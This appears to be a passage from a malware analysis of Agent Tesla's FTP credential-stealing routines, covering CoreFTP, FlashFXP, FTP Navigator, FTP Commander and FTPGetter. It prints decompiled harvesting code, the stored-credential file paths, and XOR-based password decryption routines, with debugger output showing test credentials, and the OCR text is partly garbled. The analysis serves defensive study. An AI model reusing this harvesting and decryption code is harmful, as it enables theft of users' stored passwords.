95                          Gs3pEM = (string)registryKey2.GetValue("Host") + (string)registryKey2.GetValue("Port"),
96                          Q9u2OqHe9 = this.02geIvC1OW(array)
97                      });
98                  }
99              }
100             catch
101             {
102             }
103             num2++;
104         }
105         if (num2 >= subKeyNames.Length)
```

100 %

Locals

Name	Value
this	{EyprkupNi9d.LyqEkh9QZ}
list	Count = 0x00000001
[0]	{Host: ftp 15 Username: test_tesla@ Password: d C Application: CoreFTP}
Raw View	
text	@"SOFTWARE\FTPWare\COREFTP\Sites"

Tip for reverse engineering!
If you are reverse engineering, it there will be an exception occurring at fetching port because of (string). Try patching it by hardcoding return obj value in GetValue internalGetValue () and it works fine.

```
806         [SecuritySafeCritical]
807         public object GetValue(string name)
808         {
809             this.CheckPermission(RegistryKey.RegistryInternalCheck.CheckValue
                  false, RegistryKeyPermissionCheck.Default);
810             return this.InternalGetValue(name, null, false, true);
811         }
```

```
1048                obj = num11;
1049                return obj;
1050            }
1051
1052            // Token: 0x06000125 RID: 293 RVA: 0x00003A08 File Offset: 0x00001C
```

100 %

Locals

ame	Value
this	{HKEY_CURRENT_USER\SOFTWARE\FTP
name	"Port"
defaultValue	null
doNotExpand	false
checkSecurity	true
obj	"15"

FLASH FXP


FlashFXP is a popular commercial FTP (File Transfer Protocol) client for Windows. It is used for transferring files between a local computer and a remote server or between two remote servers. FlashFXP provides a user-friendly interface and supports various FTP protocols and secure file transfer options, such as FTPS (FTP Secure) and SFTP (SSH File Transfer Protocol).
It starts by looking at the path @"C:\ProgramData\FlashFXP\\5\quick.dat

```
171             array4[0] = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData) + "\\FlashFXP\\";
```

It reads all the text from file which is plane only password is encrypted.


```
{
    try
    {
        string[] array = File.ReadAllLines(text);
        if (array == null)
        {
            return list2;
        }
        array = array.Skip(1).ToArray<string>();
        e2qLOr0 e2qLOr = new e2qLOr0();
        e2qLOr.r3Di8yKv(array);
        foreach (string text2 in e2qLOr.Keys)
        {
            list2.Add(new 1SdFDl8
            {
                Gs3pEM = e2qLOr[text2]["IP"] + ":" + e2qLOr[text2]["port"],
                oTI = e2qLOr[text2]["user"],
                Q9u2OqHe9 = JE7Ty2SjS.ATPqe3RCHn(PEV7.0QKmQXM2E(e2qLOr[text2]["pass"]), text2),
                HKe = this.SYfab
            });
        }
```

The passwords look encrypted, but it uses very unique way of key.



- The encryption key for decrypting the password is generated based on a combination of time and IP address, as indicated by the "[time + ip]" reference in the "quick.dat" file.
- To decrypt the password, the exploit performs a bitwise XOR operation with the encrypted password, resulting in the extraction of the password in plaintext.

```
num3 = (int)((char)LvTVC[num4 + 1] ^ 0caI[num4 % length]);
num = 9;
```




This method suggests a unique and specific approach to password decryption, where the key is dynamically generated based on time and IP address, and the XOR operation is used for decryption. Understanding such encryption methods is crucial for security professionals to assess potential vulnerabilities and protect against unauthorized access or data breaches.


FTP Navigator

FTP Navigator is a software application that is used for managing and transferring files over the File Transfer Protocol (FTP) and related protocols like FTPS (FTP Secure) and SFTP (SSH File Transfer Protocol). It is designed to provide an intuitive and user-friendly interface for users to connect to remote servers, navigate their directory structures, upload, and download files, and perform various file management tasks.

Agent tesla starts looking for {@"C:\FTP Navigator\Ftplist.txt"} because ftp navigator saves all its credentials in this path.




It splits the string which ends with ";" and saves all parts in array like shown in figure.



It appears that the decryption method involves a simple XOR operation with the character '**\u0019**', which is equivalent to the decimal **value 25**. This operation is applied to each character in the encrypted password string to obtain the plaintext password.

Here's a summary of the decryption process:

1. Take the encrypted password.
2. For each character in the encrypted password, perform a bitwise XOR operation with the character '\u0019' (decimal 25).
3. Repeat this operation for every character in the encrypted password string.
4. The result of these XOR operations is the decrypted plaintext password.



```
278
279         // Token: 0x060000D7 RID: 215 RVA: 0x0000EA04 File Offset: 0x0000CC04
280         private static string JyaWfGyj(string LqUwiU7Y)
281         {
282             int num = 0;
283             string text;
284             do
285             {
286                 if (num == 1)
287                 {
288                     text = "";
289                     num = 2;
290                 }
291                 if (num == 0)
292                 {
293                     num = 1;
294                 }
295             }
296             while (num != 2);
297             try
298             {
299                 foreach (char c in LqUwiU7Y)
300                 {
301                     text += Convert.ToChar((int)(c ^ '\u0019'));
302                 }
303             }
304             catch
305             {
306             }
307             return text;
308         }
309     }
310 }
311
```

```
00 %
ocals
Name                    Value
text5                   ""
text4                   "test"
```



```
[5]    {Host: 1.1.1.1  Username: anonymous  Password: test  Application: FTP Navigator}
```


FTP Commander


FTP Commander is a Windows-based FTP (File Transfer Protocol) client software used for transferring files between a local computer and a remote server over the internet. It provides a user-friendly interface for managing FTP connections and transferring files. FTP is commonly used for uploading files to a web server, downloading files from a remote server, or managing files on a remote server.

The exploit starts by looking at these following paths, it saves 5 paths in array for credentials harvesting.


- @"C:\Program Files (x86)\FTP Commander Deluxe\Ftplist.txt"
- @"C:\Program Files (x86)\FTP Commander\Ftplist.txt"
- @"C:\cftp\Ftplist.txt"
- @"C:\Users\%username%\AppData\Local\VirtualStore\Program Files (x86)\FTP Commander\Ftplist.txt"

- @"C:\Users\%username%\AppData\Local\VirtualStore\Program Files (x86)\FTP Commander Deluxe\Ftplist.txt"







It starts reading from @"C:\Program Files (x86) \FTP Commander\Ftplist.txt" and looping through all the credentials.



The password was encrypted, only other details were visible and plain text.

The main objective of this method is to decrypt the characters in the input string (likely "N9cu") by using an XOR operation with the integer "25," resulting in the decryption of the password into its original, unencrypted form.





```
public static string nxOM9(string N9cu, int mSpptYAail5)
{
    int num = 0;
    string text;
    do
    {
        if (num == 1)
        {
            text = "";
            num = 2;
        }
        if (num == 0)
        {
            num = 1;
        }
    }
    while (num != 2);
    try
    {
        foreach (char c in N9cu)
        {
            text += (char)((int)c ^ mSpptYAail5);
        }
    }
    catch
    {
    }
    return text;
}
}
}
```

0 %


Locals

Name	Value
this	{EyprkupNi9d.XT3Dc}
list	Count = 0x00000000
array2	{string[0x00000005]}
text4	@"C:\Program Files (x86)\FTP Commander\Ftplist.txt"
array4	{string[0x00000018]}
text2	@"Name=test teslA;Server=1.1.1.1;Port=21;Password=M\JM\;User=TEST;Anonymous=0;Savel
text	@"M\JM\"
text6	"1.1.1.1"
text5	"21"
text7	"TEST"

FTP Getter

"FTP Getter" appears to be a generic term that could refer to any FTP client software or utility used to interact with FTP servers for file transfers. There are various FTP client applications available, both free and paid, that allow users to connect to FTP servers, upload and download files, and manage their FTP connections.

The exploit starts by looking at path "AppData\Roaming\FTPGetter\servers.xml"




```
if (num == 2)
{
    text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\FTPGetter\\servers.xml";
    num = 3;
}
if (num == 0)
{
    num = 1;
}
if (num == 6)
{
```

100 %

Locals


Name	Value
System.Environment.GetFolderPath returned	@"C:\Users\shaddy\AppData\Roaming"
string.Concat returned	@"C:\Users\shaddy\AppData\Roaming\FTPGetter\servers.xml"
this	{EyprkupNi9d.krZ49N}
list	Count = 0x00000000
text	@"C:\Users\shaddy\AppData\Roaming\FTPGetter\servers.xml"

So, I updated the path of ftp getter because I was testing on portable to see how it extract the creds, usually it uses roaming\ftpgetter.



It follows these steps.

1. Reading XML Data: The code reads XML data stored as an array of strings.
2. Looping Through Lines: It then iterates through each line of the XML data.
3. Extracting Server IP: Within each line, it checks for the presence of the "<server_ip>" tag. If found, it extracts the value enclosed between "<server_ip>" and "</server_ip>", which typically represents the server's IP address.
4. Retrieving Server Username: Similarly, the code searches for the "<server_user_name>" tag and extracts the value between "<server_user_name>" and "</server_user_name>", which contains the server's username.
5. Extracting Password: Finally, it looks for the "<server_user_password>" tag and extracts the value between "<server_user_password>" and "</server_user_password>", which contains the server's password.




```
string[] array = File.ReadAllText(text).RGUppJ8Y("<server>");
if (array == null)
{
    return list;
}
IL_11F:
foreach (string text2 in array)
{
    string[] array3 = text2.RGUppJ8Y(Environment.NewLine);
    foreach (string text3 in array3)
    {
        try
        {
            1SdFDl8 1SdFDl = new 1SdFDl8();
            if (text3.Contains("<server_ip>"))
            {
                1SdFDl.Gs3pEM = PEV7.5YqQ(text3, "<server_ip>", "</server_ip>") + ":" + PEV7.5YqQ(text3, "<server_port>", "</server_port>");
            }
            if (text3.Contains("<server_user_name>"))
            {
                1SdFDl.oTI = PEV7.5YqQ(text3, "<server_user_name>", "</server_user_name>");
            }
            if (text3.Contains("<server_user_password>"))
            {
                1SdFDl.Q9u2OqHe9 = PEV7.5YqQ(text3, "<server_user_password>", "</server_user_password>");
            }
            1SdFDl.HKe = "FTPGetter";
            if (!string.IsNullOrEmpty(1SdFDl.oTI) && !string.IsNullOrEmpty(1SdFDl.Gs3pEM))
```

100 %

Locals

Name	Value	Type
string.Contains returned	true	bool
this	{EyprkupNi9d.krZ49N}	EyprkupNi9d.krZ49N
list	Count = 0x00000000	System.Collections.Generic.List
text	@"C:\Users\shaddy\Downloads\ftpgetter_pro_portable\FTPGetter\Profile\servers.xml"	string
array	{string[0x00000003]}	string[]
[0]	"<?xml version=\"1.0\"?>\r\n<servers>"	string
[1]	"<server_ip>1.1.1.1</server_ip><server_description>Site description</server_description><server_port>21</ser...	string
[2]	"<server_ip>1.1.1.1</server_ip><server_description>Site description</server_description><server_port>21</ser...	string
